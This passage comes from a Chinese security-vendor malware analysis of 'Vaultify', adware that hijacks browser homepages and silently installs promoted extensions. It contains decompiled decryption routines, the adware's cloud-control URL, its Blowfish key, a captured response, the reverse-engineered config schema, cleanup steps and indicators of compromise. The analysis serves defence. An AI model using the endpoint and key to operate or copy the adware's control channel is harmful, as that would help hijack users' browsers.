    int v32; // eax
    v90 = nullptr;
    v91 = nullptr;
    v92 = 0;
    v94 = 7;
    (*(void (__thiscall **)(DWORD *, int *, int, void **))(*v73[1] + 12))(v73[1], &dst, v32, &v90);
    LOBYTE(v94) = 8;
    if ( dst == 1 )
    {
        v33 = Logger_GetInstance();
        if ( (*(unsigned __int8 (__thiscall **)(void *, int))(*(_DWORD *)v33 + 8))(v33, 1) == 1 )
        {

```

遍历浏览器插件

浏览器插件的云控配置相关接口：

<http://apil.tjbxldkj.cn/pc/BrowserAssistant/PluginPromotionConfig>。该接口使用Blowfish ECB +

Base64、Key = 0cFdVr9kUzlZBrqDg7oXu4LxoSJ9M04L进行加解密。

```

v5 = 3 * (v4 >> 2); // 计算 Base64 解码后的预期缓冲区大小
v6 = v5 == -2;
v7 = v5 + 2;
Size = v7;
if ( v6 )
    return v18;
v8 = operator new[](v7, (const struct std::nothrow_t *)&unk_1016C54C);
Block = v8;
if ( !v8 ) // 为密文数据分配临时内存
    return v18;
memset(v8, 0, Size);
if ( (unsigned __int8)sub_100301B0(Block, &Size, v17) ) // 执行 Base64 解码, 结果存入 Block
{
    v23 = 0;
    v22 = 0;
    sub_1002F4E0(&v22); // 初始化 Blowfish 解密上下文 (Context/S-Boxes)
    v9 = v19;
    v24 = 0;
    if ( v19[5] >= 0x10u )
        v9 = (_DWORD *)v19;
    sub_1002FFB0(v9, v19[4], 0);
    v10 = (_DWORD *)sub_1002FFB0(Size); // 根据填充模式(如PKCS7)计算去除 Padding 后真实的明文长度
    v19 = v10;
    if ( !v10 )
        goto LABEL_22;
    v3 = operator new[]((unsigned int)v10 + 1, (const struct std::nothrow_t *)&unk_1016C54C); // 为解密后的明文分配内存
    if ( !v3 )
        goto LABEL_22;
    memset(v3, 0, (size_t)v19 + 1);
    if ( !sub_1002FCB0(Block, v3, Size) ) // 调用 Blowfish 核心算法进行解密
        goto LABEL_22;
    v16 = 0xF0000000LL;
    LOBYTE(ptr[0]) = 0;
    String_AssignBytes(ptr, v3, Size);
    if ( outPlainTexta == ptr )
    {

```

插件浏览数据解密流程

```

GET http://apil.tjbxldkj.cn/pc/BrowserAssistant/PluginPromotionConfig

HTTP/1.1 200 OK
Connection: close

UZRMoYSvS7LWkD3PvUicL4Qg0hqWn4bqn0Ba8u649CVBu00TtLKDrnQH2DBAeI7E/bxAuFzkzRo=
```

PluginPromotionConfig返回内容

返回内容解密为参数错误。正常返回包通过逆向分析结构如下图：

```
// Request
{
  "mid2": "634e352666baa2574b5b691342169f6e4070e0c638cc",
  "app": "vaultify",
  "pid": "other",
  "browser_type": "msedge",
  "page_url": "https://hao.360.com/?src=lm&ls=n4fc576f09b",
  "page_title": "",
  "installed_plugins": ""
}
// Response
{
  "data": {
    "should_show": "",
    "page_url": "",
    "style_config": "",
    "plugin_info": {
      "plugin_id": "",
      "plugin_version": "",
      "download_url": "",
      "plugin_md5": "",
    },
    "behavior_config": {
      "on_close_install": "",
      "on_timeout_install": "",
      "timeout": "",
    },
    "cause": "",
  }
}
```

云控插件配置信息

四、清理

如果未安装火绒安全软件，用户还可采取以下措施进行清理：

(一) 卸载Vaultify软件。

(二) 结束vaultify_service.exe等相关进程。

(三) 删除残留目录：

C:\Users\<user>\AppData\Roaming\Vaultify

(四) 清理防火墙中指向vaultify_service.exe的规则。

(五) 检查并恢复浏览器配置文件，重点关注：

<User Data>\Default\Preferences

<User Data>\Default\Secure Preferences

(六) 打开浏览器扩展管理页面，检查是否存在可疑扩展：

chrome://extensions/

edge://extensions/

(七) 如浏览器仍存在异常跳转，建议重置浏览器设置或使用安全软件进行全盘查杀。

火绒安全在此提醒广大用户，警惕以“浏览器主页保护”“安全防护提醒”为名义的诱导弹窗，谨慎下载非官方渠道的软件，避免遭遇主页劫持、推广组件静默安装等问题。若发现浏览器首页被篡改、启动时异常跳转推广页面，可参照上述方法手动清理修复，也可使用火绒安全产品进行全盘查杀，保障系统与浏览器的正常使用。

IOC

域名	tjbxldkj.cn
	ludashi.com
注册表	HKLM\Software\Classes\CLSID\{fb128d57-7a4a-4d5c-9486-fa6304ba6ef2}
	HKLM\Software\Classes\CLSID\{7ee28047-698e-43b9-bed4-b4851fc295a0}

文件Hash

Vaultify_installer.exe	398EAF42FC1037D8C585AE58FCDB8A04319052CA61CE20D3DAE55D C0DC6740A6
kernel_utility_driver6 4.sys	501EA082774F29ADC752887402AF6DF0EDF49BF7B3816B93F6E52C0 6A79685BC
kernel_utility_driver3 2.sys	962FB670510807FD5CAB3A6E6F886AEB2B925C42054C29FA02F6701 1BE935954
process_helper.dll	CA235D2F9182E511B509D52F667030EBC31F5E6C07AE0DE5727AC7 A1FE874B4F
process_helper_x64.d ll	579BEF215F827DC1C4D8E895605E3B51771478F790C5DFA1A310463 F295D2D87

- [上一篇：供应链威胁持续发酵：Shai-Hulud出新变种绕过npm防护窃密](#)
- [下一篇：银狐也想来世界杯分一杯羹？新家族开始为“菠菜”平台增设广告位！](#)

[返回列表](#)





- [窃密病毒伪装Windows激活程序 盗取用户资金](#)

技术揭秘！

代码追踪工具分享及应用指南来啦

- [技术揭秘|代码追踪工具分享及应用指南来啦](#)



- [窃密病毒伪装Windows激活程序 盗取用户资金](#)

技术揭秘！

代码追踪工具分享及应用指南来啦

- [技术揭秘|代码追踪工具分享及应用指南来啦](#)

分享文章：